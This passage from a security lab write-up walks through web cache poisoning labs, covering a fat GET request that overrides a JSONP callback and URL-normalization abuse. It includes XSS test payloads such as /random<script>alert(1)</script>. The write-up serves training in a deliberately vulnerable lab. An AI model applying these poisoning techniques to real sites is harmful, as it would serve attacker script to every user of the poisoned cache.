

Sending the request solved the lab.

8. Web cache poisoning via a fat GET request
Description:
We need to use a fat GET request to poison the cache in this lab.

Explanation:
A fat GET request is a GET request what has a body.
We have a similar request like before to the /js/geolocate.js file.

Like before, we are able to overwrite the setCountryCookie with alert() using the callback parameter. However this lab does not have any unkeyed parameter like utm_content.

When we try to still pass it anyways with a semicolon like before, we don’t get just the alert() but also the callback parameter in the response. Also, since the query is keyed, the payload cannot be embedded in the query.


When we try to send the callback=alert(2), it overwrites the file and we get the alert(2) embedded. We can see that the response is cached even when we send a request with callback=alert(1).

Once we get the request cached, the lab gets solved.
9. URL normalization
Description:
We need to execute alert(1) by poisoning the cache by abuse the cache’s normalization process.
Explanation:
The query is getting reflected in the webpage.


We will use the Origin header as a cache buster to test payloads.

Using the payload /random<script>alert(1)</script>, we will see the popup.

Removing the Origin header which we were using as a cache buster and resending the request will solve the lab when the response gets cached.
10. Web cache poisoning to exploit a DOM vulnerability via a cache with strict cacheability criteria
Description:
We need to exploit cache poisoning but the cacheability criteria is strict.
Explanation:
We send the GET / request to repeater.
